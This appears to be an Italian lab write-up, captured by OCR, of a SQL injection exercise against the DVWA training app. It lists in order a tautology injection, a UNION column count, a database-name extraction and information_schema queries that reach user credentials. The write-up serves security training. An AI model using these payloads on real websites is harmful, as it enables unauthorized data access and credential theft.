
Verifica vulnerabilita' con vari tentativi, quando la pagina si comporta in modo anomalo allora abbiamo trovato la breccia




bbiamo




Abbiamo trovato la vulnerabilita', andiamo a sfruttarla iniettando ' 'a'='a per trovare gli utenti




Adottiamo un attacco con UNION e verifichiamo quante colonne ci sono nella query






La query ‘UNION SELECT DATABASE(),null #

viene usata per **estrarre il nome del database attualmente in uso** nella webapp DVWA



elenchiamo tutte le tabelle presenti nel database `dvwa` `con la query`


UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = 'dvwa' #




La query ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #

estrae tutti i nomi di colonne di tutte le tabelle nel database dvwa, mostrando:

il nome della **tabella** (table_name)
il nome della **colonna** (column_name)






La query ' UNION SELECT concat(table_schema,'.',table_name),column_name FROM information_schema.columns # **mostra per ogni colonna del database:**

Il nome completo della tabella, includendo **schema e tabella** (es: dvwa.users)
Il nome della **colonna** (es: username, password)

Serve per ottenere una **visione completa della struttura di tutto il database**, utile per sapere **dove si trovano i dati sensibili**.



E qui finalmente accediamo ai dati sensibili , user e password